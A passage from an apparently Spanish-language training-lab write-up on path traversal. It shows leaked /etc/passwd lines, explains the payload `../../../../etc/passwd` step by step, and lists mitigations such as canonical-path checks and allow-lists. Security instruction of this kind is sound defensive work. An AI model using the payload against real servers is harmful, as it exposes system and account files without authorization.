34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Esto confirma que el servidor resolvió la ruta fuera de su directorio de trabajo y leyó un archivo arbitrario del sistema operativo.

Se regresó a la pestaña del laboratorio en el navegador y se recargó la página (F5).

Apareció el banner verde: LAB Solved!



7. Explicación del payload

Payload utilizado: `../../../../etc/passwd`

`../` : Secuencia de retroceso de directorio (parent directory). Cada ocurrencia le indica al sistema de archivos que suba un nivel en la jerarquía de directorios.

`../../../../` : Cuatro retrocesos consecutivos. Partiendo del directorio de trabajo del servidor (`/var/www/images/`), los primeros `../` consumen los niveles `images/`, `www/`, `var/` y la raíz `/`, hasta posicionarse en el directorio raíz del sistema de archivos.

`etc/passwd` : Ruta del archivo objetivo relativa a la raíz. El archivo `/etc/passwd` es legible por cualquier usuario en Linux y contiene la lista de cuentas del sistema, lo que lo convierte en el objetivo clásico para demostrar lectura arbitraria de archivos sin necesidad de privilegios elevados.

El sistema operativo normaliza la ruta resolviendo los `../`, y el resultado final apunta directamente a `/etc/passwd`. Como la aplicación abre cualquier ruta que recibe, el contenido del archivo se devuelve en el cuerpo de la respuesta HTTP. La ausencia total de validación (filtros de secuencias, listas blancas o verificación de ruta canónica) es lo que hace posible el ataque.

8. Mitigación recomendada

1. No pasar la entrada del usuario directamente a las APIs del sistema de archivos. Es la medida más efectiva. En su lugar, usar identificadores indirectos (IDs numéricos) mapeados del lado del servidor a archivos permitidos.
2. Validación con ruta canónica. Obtener la ruta real del archivo (`getCanonicalPath()` en Java, `realpath()` en PHP, `os.path.realpath()` en Python) después de que el sistema operativo elimine `../`, `./` y enlaces simbólicos, y verificar que comience con el directorio base permitido
3. Lista blanca de archivos permitidos. Aceptar únicamente nombres de archivo que coincidan con un patrón conocido y seguro (por ejemplo, solo alfanuméricos con extensión `.jpg`).
4. Listas blancas de valores aceptados para cualquier parámetro que influya en la resolución de rutas.
5. Ejecución del proceso del servidor con el mínimo privilegio, para que un archivo comprometido exponga la menor cantidad de información posible.
6. Uso de un sistema de almacenamiento separado (por ejemplo, servir las imágenes desde un servicio dedicado o un bucket con acceso restringido) de modo que la aplicación web no tenga acceso directo al sistema de archivos del servidor.